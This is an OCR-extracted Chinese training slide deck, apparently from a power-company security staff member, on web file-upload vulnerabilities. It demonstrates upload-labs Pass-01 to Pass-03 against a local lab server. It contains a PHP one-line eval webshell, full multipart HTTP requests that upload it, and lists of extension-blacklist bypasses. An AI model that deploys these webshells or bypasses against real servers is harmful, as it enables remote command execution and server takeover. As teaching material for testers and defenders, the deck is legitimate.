Web常见漏洞-文件上传篇

国网漳州供电公司 -- 张坤三

03

文件上传漏洞

什么是文件上传漏洞?

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。

常见场景是web服务器允许用户上传图片或者普通文本文件保存，而用户绕过上传机制上传恶意代码并执行从而控制服务器。显然这种漏洞是getshell最快最直接的方法之一，需要说明的是上传文件操作本身是没有问题的，问题在于文件上传到服务器后，服务器怎么处理和解释文件。

03 常见校验上传文件的方法

1、客户端校验

通过javascript来校验上传文件的后缀是否合法，可以采用白名单，也可以采用黑名单的方式

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包。


- 绕过客户端校验检测

直接用burpsuite抓包 上传jpg后缀改成php后缀即可

03 文件上传漏洞

- 绕过客户端校验检测（Pass-01）

http://127.0.0.1:8888/upload-labs/Pass-01/index.php




该文件不允许上传，请上传.jpg|.png|.gif类型的文件,当前文件类型为：.php

03 文件上传漏洞

- 绕过客户端校验检测（Pass-01）


准备php 一句话木马文件 1.jpg
内容为 <?php @eval($_POST[1]);?>

抓包上传,成功上传php一句话木马



```
POST /upload-labs/Pass-01/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------191341153118033
Content-Length: 322

-----------------------------191341153118033
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------191341153118033
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------191341153118033--
```

后缀改成php



127.0.0.1:8888/upload-labs/upload/1.php

URL: http://127.0.0.1:8888/upload-labs/upload/1.php

☑ Post □ Referrer

1=phpinfo();

PHP Version 5.3.28

03 常见校验上传文件的方法

2、服务器端-MIME类型检测

校验请求头 content-type字段，例如用PHP检测

```
if($_FILES['userfile']['type'] != "image/gif"){
  ....
}
```

绕过服务器端-MIME类型检测

上传php后缀 改Content-Type即可 改成图片类型
image/jpeg image/gif

03 题目练练手

Warmup1:


http://159.138.137.79:61023/

(tips: xctf upload1)

03 文件上传漏洞

- 绕过服务器端-MIME类型检测（Pass-02）

http://127.0.0.1:8888/upload-labs/Pass-02/index.php



```
 = null;
isset($_POST['submit'])) {
if (file_exists(UPLOAD_PATH)) {
    if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png')
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = '文件类型不正确，请重新上传！';
    }
} else {
```


仅对文件类型进行判断

03 文件上传漏洞

- 绕过服务器端-MIME类型检测（Pass-02）


准备php 一句话木马文件 1.php
内容为 <?php @eval($_POST[1]);?>

抓包上传,成功上传php一句话木马



```
POST /upload-labs/Pass-02/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.php
Cookie: PHPSESSID=inm13qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------191341153118033
Content-Length: 322

-----------------------------191341153118033
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------191341153118033
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------191341153118033--
```

修改文件类型



127.0.0.1:8888/upload-labs/upload/1.php

http://127.0.0.1:8888/upload-labs/upload/1.php

☑ Post ☐ Referrer

1=phpinfo();

PHP Version 5.3.28

03 常见校验上传文件的方法

3、文件名黑名单检测


绕过:

文件大小写 Asp phP ASASPP phphpp
Asp: asa cer cdx
Aspx: ashx
PHP: php3、php4、php5、phtml、pht php后面加空格 php%00

03 文件上传漏洞

- 绕过文件名黑名单检测（Pass-03）

http://127.0.0.1:8888/upload-labs/Pass-03/index.php



绕过这些黑名单即可

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = '上传出错！';
```


03 文件上传漏洞

- 绕过文件名黑名单检测（Pass-03）


准备php 一句话木马文件 1. pht
内容为 <?php @eval($_POST[1]);?>

本地apache的httpd.conf中需如下配置代码
AddType application/x-httpd-php .php .phtml .phps .php5 .pht

抓包上传,成功上传php一句话木马



```
POST /upload-labs/Pass-03/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.php
Cookie: PHPSESSID=inm13qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------191341153118033
Content-Length: 323

-----------------------------191341153118033
Content-Disposition: form-data; name="upload_file"; filename="1.pht"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------191341153118033
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------191341153118033--
```



127.0.0.1:8888/upload-labs/upload/202004212356543340.pht

http://127.0.0.1:8888/upload-labs/upload/202004212356543340.pht

☑ Post □ Referrer

